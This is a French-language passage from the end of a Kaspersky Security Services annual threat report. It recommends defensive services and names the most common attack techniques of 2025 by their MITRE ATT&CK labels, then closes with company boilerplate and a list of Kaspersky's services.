Pour lutter contre les attaques menées par des acteurs humains, les solutions pilotées par des experts, comme le MDR et la réponse aux incidents, restent essentielles.

Les organisations qui gèrent leur propre SOC en interne doivent s'assurer que leurs processus et technologies internes sont parfaitement adaptés au paysage actuel des menaces. **Des services complets de conseil en matière de SOC peuvent contribuer à atteindre cet objectif.**

Au-delà de l'adoption de services MDR et de RI ou de la mise en place d'un SOC interne, les entreprises peuvent réaliser des gains d'efficacité supplémentaires grâce à des outils hautement automatisés et spécialisés, comme la détection et la réponse étendues (XDR).

Les données montrent que les pirates informatiques récidivent souvent après une attaque réussie. Cette tendance est particulièrement marquée au sein des organismes publics, où les cybercriminels cherchent à s'implanter durablement à des fins d'espionnage. En 2025, nous avons constaté une augmentation des attaques menées par des acteurs humains dans les secteurs des télécommunications et informatique, ce qui confirme l'importance croissante accordée aux attaques ciblant la chaîne d'approvisionnement et les relations de confiance.

Dans ces cas de figure, associer un SOC interne doté de capacités XDR et/ou des services externalisés comme le MDR à des évaluations régulières de la compromission constitue une stratégie efficace pour détecter et enquêter sur les incidents qui contournent les contrôles de sécurité existants.



Les pirates informatiques utilisent souvent des techniques LotL (Living off the Land) lorsqu'ils ciblent des infrastructures qui manquent de contrôles de configuration rigoureux. Un nombre important d'incidents est lié à des modifications non autorisées, comme l'ajout de comptes à des groupes privilégiés ou l'affaiblissement de configurations sécurisées. Selon les statistiques MDR, la manipulation de compte[27] était la technique la plus fréquemment utilisée en 2025. Pour réduire les faux positifs dans ces cas de figure, les entreprises doivent mettre en œuvre une gestion efficace des configurations, ainsi que des procédures formelles de gestion des changements et des accès.

En 2025, les techniques d'exécution par l'utilisateur[28] et de phishing[29] figuraient de nouveau parmi les trois principales menaces, ce qui démontre que les utilisateurs restent le maillon faible et souligne **l'importance de la sensibilisation à la sécurité en tant que pilier central de la stratégie de sécurité de l'information des entreprises.**

27 MITRE ATT&CK T1098 : Manipulation de compte

28 MITRE ATT&CK T1204 : Exécution par l'utilisateur

29 MITRE ATT&CK T1566 : Phishing

À propos de Kaspersky

Kaspersky est une entreprise mondiale de cybersécurité et de protection de la vie privée numérique fondée en 1997. Kaspersky s'appuie sur sa Threat Intelligence et son expertise en matière de sécurité informatique pour développer des solutions de sécurité destinées aux entreprises, aux infrastructures critiques, aux gouvernements et aux utilisateurs du monde entier. Notre portefeuille complet de solutions de sécurité inclut des solutions et des services de protection endpoint et de sécurité spécialisés, classés parmi les leaders, destinés à lutter contre les cybermenaces sophistiquées et évolutives.

Plus de 5,500
spécialistes hautement qualifiés employés chez Kaspersky

50 %
de notre masse salariale est spécialisée dans la R&D

environ 200 000
clients professionnels MSP et MSSP du monde entier.

500 000
fichiers malveillants détectés chaque jour par Kaspersky

5,3 milliards
de cyberattaques détectées par Kaspersky en 2025

5
centres d'expertise uniques

Expertise Centers

Kaspersky Security Services

Réputée pour ses services de sécurité à l'échelle mondiale, l'équipe va au-delà de ses missions auprès des clients : elle identifie de nouvelles TTP, enrichit le cadre MITRE ATT&CK, développe des outils propriétaires et améliore les capacités de détection des produits Kaspersky. Elle partage également son expertise par le biais de webinaires, de rapports et de formations afin d'aider les professionnels à garder une longueur d'avance sur les menaces.



Kaspersky Incident Response
Criminalistique numérique, réponse aux incidents et analyse des programmes malveillants
En savoir plus

Kaspersky Compromise Assessment
Détection de compromission et traces d'attaques antérieures
En savoir plus

Kaspersky Security Assessment
Exercices pratiques sur la manière dont un adversaire violerait un système de sécurité
En savoir plus

Kaspersky Managed Detection and Response
Surveillance, détection et réponse en continu
En savoir plus

Kaspersky SOC Consulting
Création de votre propre SOC ou amélioration de vos opérations de sécurité existantes
En savoir plus

Kaspersky Digital Footprint Intelligence
Surveillance de vos ressources numériques pour détecter les menaces externes
En savoir plus

Reconnaissance mondiale

Les produits et solutions Kaspersky font l'objet de tests et d'examens indépendants constants et obtiennent régulièrement les meilleurs résultats, reconnaissances et récompenses. Nos technologies et nos processus sont régulièrement examinés et vérifiés par les organismes d'analyse les plus respectés au monde. La plus testée. La plus récompensée.

Rapport mondial de Kaspersky Security Services

#kaspersky
#truetobusiness

Anatomie d'un cybermonde



www.kaspersky.fr

kaspersky

© 2026 AO Kaspersky Lab. Les marques déposées et les marques de service sont la propriété de leurs détenteurs respectifs.